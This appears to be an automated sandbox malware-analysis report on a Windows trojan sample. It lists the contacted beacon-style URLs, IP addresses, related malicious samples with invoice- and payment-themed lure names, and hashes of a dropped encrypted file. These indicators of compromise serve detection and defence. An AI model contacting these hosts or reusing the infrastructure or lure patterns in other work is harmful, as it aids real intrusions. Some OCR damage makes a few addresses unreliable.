
Name	Malicious	Antivirus Detection	Reputation
http://www.aksharnewtown.com/hx3a/?yvLp6=UKCdSLR+lyrQbbbCP2MhlUsk7yfSGMFZEurQt1OYEDE1Z8eZbIDIkuaz0L4nWes64WGYrYxAqg==&6l=t8eTzfA8rB7py	true	• Avira URL Cloud: malware	unknown
http://www.jabberjawmobile.com/hx3a/?yvLp6=cNQmpavEJfLRVSDxdHUFAARwayWBvklnexOaeKif2gi+yGNN3QCAF1RUuDonfjyO2vX8uvakBQ==&6l=t8eTzfA8rB7py	true	• Avira URL Cloud: safe	unknown
www.th0rgramm.com/hx3a/	true	• Avira URL Cloud: safe	low
http://www.investmentpartners.limited/hx3a/?yvLp6=brq1n3aPok8cFP+QyTVVGry8TF4KLIKYulSDbrE0IIbdXAl5b54voPCnFdnaruz10AJ9JKXZsg==&6l=t8eTzfA8rB7py	false	• Avira URL Cloud: safe	unknown
http://www.stacksyspro.net/hx3a/?6l=t8eTzfA8rB7py&yvLp6=gkm2pEh8KEmpulawdvJ1V43zAdeU214KS2HTFZoK2O2SsOEqfkF7FZJwvCYR1UF8Rs6N914p1Q==	false	• Avira URL Cloud: safe	unknown
http://www.yakudatsu-hikaku.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=tl3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1w7wouCbacCZl2dqvUI+ajsT2GFRHOaP55G6g==	true	• Avira URL Cloud: safe	unknown
http://www.alliedcds.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=3BonITYdxMn0gLM+WELVYgnSp+qYa6n19HgYUH50ozUw04GLDm+bjpbdD44/kvkXlDtuAUMMsA==	true	• Avira URL Cloud: malware	unknown
http://www.ugonget.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=qBahC4CKT3yOn5twSoz5N4YsmdYqg0jdF6L89PfdPPedh7rnw+4FXiJe9HO6V7yUZlpJ8/Yz5A==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000002.00000002.603524845.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.yakudatsu-hikaku.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=tl3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1	cscript.exe, 00000003.00000002.605431320.00000000050D2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.00000002.369274696.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.369274696.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
163.44.185.226	www.tonton-koubou.com	Japan		7506	INTERQGMOInternetIncJP	true
104.21.37.16	www.jabberjawmobile.com	United States		13335	CLOUDFLARENETUS	true
118.27.95.215	www.yakudatsu-hikaku.com	Japan		58649	GMO-REG-NETGMOInternetIncJP	true
91.236.136.12	www.formula-kuhni.com	Russian Federation		44094	WEBHOST1-ASRU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	stacksyspro.net	United States		15169	GOOGLEUS	false
81.17.18.198	www.xn--ol-xia.com	Switzerland		51852	PLI-ASCH	true
107.180.50.167	alliedcds.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
103.86.176.10	aksharnewtown.com	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385307
Start date:	12.04.2021
Start time:	10:01:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4oItdZkNOZ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.3% (good quality ratio 24.2%) • Quality average: 75.6% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.107.4.50, 104.43.193.48, 104.42.151.234, 8.241.79.126, 8.241.78.254, 8.241.83.126, 8.238.28.254, 8.241.89.126, 168.61.161.212, 184.30.24.56, 104.43.139.144, 13.88.21.125 • Excluded domains from analysis (whitelisted): fs.microsoft.com, 2-01-3cf7-0009.cdx.cedexis.net, c-0001.c-msedge.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, download.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, b1ns.c-0001.c-msedge.net, wu-fg-shim.trafficmanager.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolcus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, b1ns.au-msedge.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
163.44.185.226	cV1uaQeOGg.exe	Get hash	malicious	Browse	• www.tonton-koubou.com/hx3a/?wV=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTReqSlU/XUQ&PRh0iv=SPxhAX6XM2BTb
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• www.tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTR01i4U7VcQ&9r98J=FbY8OBD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.37.16	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.jabberjawmobile.com/hx3a/?MFNTHp=zXaxujox&qJE0=cNQmpavBJYLVVCP9fHUFAARwayWBvklnexWKCJ+eyAi/y3hLwATMTxpWtlohHCqG6Zjd3Q==
118.27.95.215	cV1uaQeOGg.exe	Get hash	malicious	Browse	• www.yakudatsu-hikaku.com/hx3a/?wV=tI3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1w7wouCbacCZl2dqvUI+ZPWQ3q+SwvL&PRh0iv=SPxhAX6XM2BTb
91.236.136.12	AQJEKNHnWK.exe	Get hash	malicious	Browse	
23.227.38.74	PAYMENT COPY.exe	Get hash	malicious	Browse	• www.cjaccessories.net/eqas/?Kzrx=zlzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8ultHTjoqljxUMZx7tHvLXvbS3vgg==&4h3=vZRDNDdpalAdz8
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.worldsabroad.com/hx3a/?qJE0=ByCcBdCDA9ynDZ0p2mvosMnRVFdtAJOL45GnySkY7pv3UdFI4qVYyr3+Nz+s3xG49ZTQ7g==&MFNTHp=zXaxujox
	winlog.exe	Get hash	malicious	Browse	• www.tagualove.com/uwec/?uzu8=4lE6ePOjgVOxQbKwmPb1ExKNrZ9hSDAusM8u/5C1B85TxEFkqvNdXJuLoKP4GsHywYGm&NjQhkT=8p44gXmp
	36ne6xnkop.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?1bVpY=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&TVg8Ar=tFNd1Vlhj2qp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• www.rideequihome.com/iu4d/?jBZ4=dYMXTz3oQAQLkNaLcUxsUovqIEfQQMeG6VLojiGd9Hw1vsxtxl1xN3dYL0Oy7pqqR6f8&1bz=WXrpCdsXv
	giATspz5dw.exe	Get hash	malicious	Browse	• www.squeakyslimes.com/a6ru/?OtZhTl=wZOPRxK8tpyPd&KzuD=lfMB28QesiJBcE5BXZRwN/zOtPplnlykGnT8TD32dw805CVoyQ8xbgtvqYaGqJpCt+n4lE3Dhg==
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.recovatek.com/hx3a/?df=fCmUcBRkMsU23gyon11B/xiypSW2fUD8cUjfy08rELK4cGFPgnyxy77uL+u9ezJOoCatMA==&rJ=w0G8E6
	HG546092227865431209.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?j2JHaJc=92RjyhAwLwjL7yl7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA70CqXfonfR76&KthHT=LXaP
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• www.trendyheld.com/edbs/?BbW=d74BDEXnxoADciMbQzj0eCjrMELcvf+wOrQFljwVZdGJg+vXDTJsALwkgrXDTrto9sU7&blX=yVCTVP0X
	pumYguna1i.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?uFNl=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&-ZSXw=ctxh_fYh
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.busybeecreates.com/bei3/?8p=EZa0cv&2d=OGWfJfpUnHsdThEHHqOdnDkqqSd1vNA2rxr/ypdVXp7lfSasz7bxTgAFATjYM0d9Yd+JVdPS6Q==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.kinfet.com/evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• www.gracieleesgiftsandmore.com/hx3a/?tZUT=3J4IwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2IXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD
	payment.exe	Get hash	malicious	Browse	• www.moxa-pro.com/bei3/?Rl=M48tiJch&M4YDYvh=y7EZsd/VU66W5EPJYwX5Xfv+3DSZx1f1d6WAR6GRDy2o8Omo0ZsYhDvN6jXI6rbTZYPD
	Order.exe	Get hash	malicious	Browse	• www.woofytees.com/cugi/?BlL=guBtZ9/BZLKg3V3RSdvXg/8z1FJ37mZkFho76YC6dYQSBoV8kgYAqcCQ9vWS/DgnoPIa&EZXpx6=tXExBh8PdJwpH
	PO91361.exe	Get hash	malicious	Browse	• www.thegreenbattle.com/sb9r/?j2JhErl=WUvo38J/IHQ2cZDNQTpzQUKmli8iSC3X7FmX7RGR1rjI+erccOscsvK8+mo5h+9Qwsc2&NXf8l=AvBHWhTxsnkxJjj0
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• www.yourdadsamug.com/hmog/?U48Hj=FlcsoMQcYP8bHmq4bYup7jQaOgohKV4/DEyixY4WMPM8LbmuXu036xGPxLAWg/kNnOBQ&wP9=ndsh-n6
	1517679127365.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=92RjyhAwLwjL7yI7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA73iQHOlfF2a9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	W88AZXFGH.exe	Get hash	malicious	Browse	• www.oouuweee.com/klf/?VPXl=btTL_&ojPl=MYGgbBKqv4+u3e/kdP2Xd91vi4RM/aoA3smYuNxu5fW82Y1Oa+7PC+KK+eq77k+PBZt4nUhikw==
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.shopvivreluxe.com/smzu/?IB=XIQ4zU3AjC42PFCTOO37iro6/VjVaWUNsZ/SuojON2epSeHv79lyId/eqrs49S5DR7zK&ndlpdH=xPJtZdZP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.jabberjawmobile.com	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 104.21.37.16
www.formula-kuhni.com	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 91.236.136.12
www.xn--ol-xia.com	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 81.17.18.196
	newordermx.exe	Get hash	malicious	Browse	• 81.17.18.198
www.tonton-koubou.com	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 163.44.185.226
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 163.44.185.226
www.yakudatsu-hikaku.com	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 118.27.95.215
shops.myshopify.com	PAYMENT COPY.exe	Get hash	malicious	Browse	• 23.227.38.74
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	36ne6xnkop.exe	Get hash	malicious	Browse	• 23.227.38.74
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 23.227.38.74
	giATspz5dw.exe	Get hash	malicious	Browse	• 23.227.38.74
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 23.227.38.74
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	HG546092227865431209.exe	Get hash	malicious	Browse	• 23.227.38.74
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 23.227.38.74
	pumYguna1i.exe	Get hash	malicious	Browse	• 23.227.38.74
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 23.227.38.74
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 23.227.38.74
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	BL836477488575.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 104.21.82.58
	PaymentCopy.vbs	Get hash	malicious	Browse	• 172.67.222.131
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 104.21.28.135
	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BL26596188006381193 74.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	C++ Dropper.exe	Get hash	malicious	Browse	• 104.21.50.92
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 23.227.38.65
INTERQGMOInternetIncJP	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 163.44.239.73
	36ne6xnkop.exe	Get hash	malicious	Browse	• 163.44.239.73
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 163.44.239.73
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 163.44.185.226
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 163.44.239.73
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 118.27.122.19
	pumYguna1i.exe	Get hash	malicious	Browse	• 163.44.239.73
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 163.44.185.226
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 150.95.52.74
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 163.44.239.73
	pvUopSli7C5Eklw.exe	Get hash	malicious	Browse	• 163.44.239.72
	BL-2010403L.exe	Get hash	malicious	Browse	• 118.27.99.27
	INV-210318L.exe	Get hash	malicious	Browse	• 118.27.99.27
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 163.44.239.73
	oQJT5eueEX.exe	Get hash	malicious	Browse	• 150.95.255.38
	Invoice.xlsx	Get hash	malicious	Browse	• 150.95.255.38
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 118.27.99.20
	4xMdbgzeJQ.exe	Get hash	malicious	Browse	• 150.95.255.38
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 163.44.239.73
	products order pdf.exe	Get hash	malicious	Browse	• 163.44.239.73
WEBHOST1-ASRU	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 91.236.136.12
	i9EG6zNNQf.exe	Get hash	malicious	Browse	• 45.138.157.212
	zfeISnMIsM.exe	Get hash	malicious	Browse	• 45.153.231.219
	0y5uGFovqp.exe	Get hash	malicious	Browse	• 45.153.231.219
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.102
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.114
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.114
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.12 6.114
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	index.hta	Get hash	malicious	Browse	• 193.201.126.34
	http://phfvg141cruel.com/analytics/LSQwD5t2BeUGnP/G8_qFgBBGbZjcd8JDXL8c8GstBjE4NUfsHd/zzfp3?hHhX=DHLSFDKlZVUUrAz&ZZnZZ=IeACrr_VRiWdZf_&IEVY=TTWUhlBkEBZi&rKHt=qiYWQbrbKzG	Get hash	malicious	Browse	• 193.201.126.34
	legislate-12.20.doc	Get hash	malicious	Browse	• 193.201.126.34
	legislate-12.20.doc	Get hash	malicious	Browse	• 193.201.126.34
GMO-REG-NETGMOInternetIncJP	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 118.27.95.215

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\dxcetsy85d610a164hb

Process:	C:\Users\user\Desktop\4oItdZkNOZ.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.9989537199070995**
Encrypted:	**true**
SSDEEP:	3072:eCYqJ+rFV8CkMMTx5jRABnPOs9fsZJ9POz9v9qB0kN3Wtlyf7TB2o8bXqysuN:j0V8CvM7lSPOs90Zuz9QDN3OloB8TB
MD5:	66F630975828C988D10147947A6066FC
SHA1:	9F3BE969B7AACE3B0A9D6CE76C33C6BF3B94801E
SHA-256:	5AF320BE1022A920E036C4218414C439DF65F9100CB772CBCDE715CCB5353C19
SHA-512:	0E4B4A5346286B43D4C6A890843210B55E323AE1D05D5378A6FA73B7AA81D26153529DD32436D3F92FD6789BA8398F423EF05CDF69D3B5B9F5A5B1CF531A7F1E
Malicious:	false
Reputation:	low
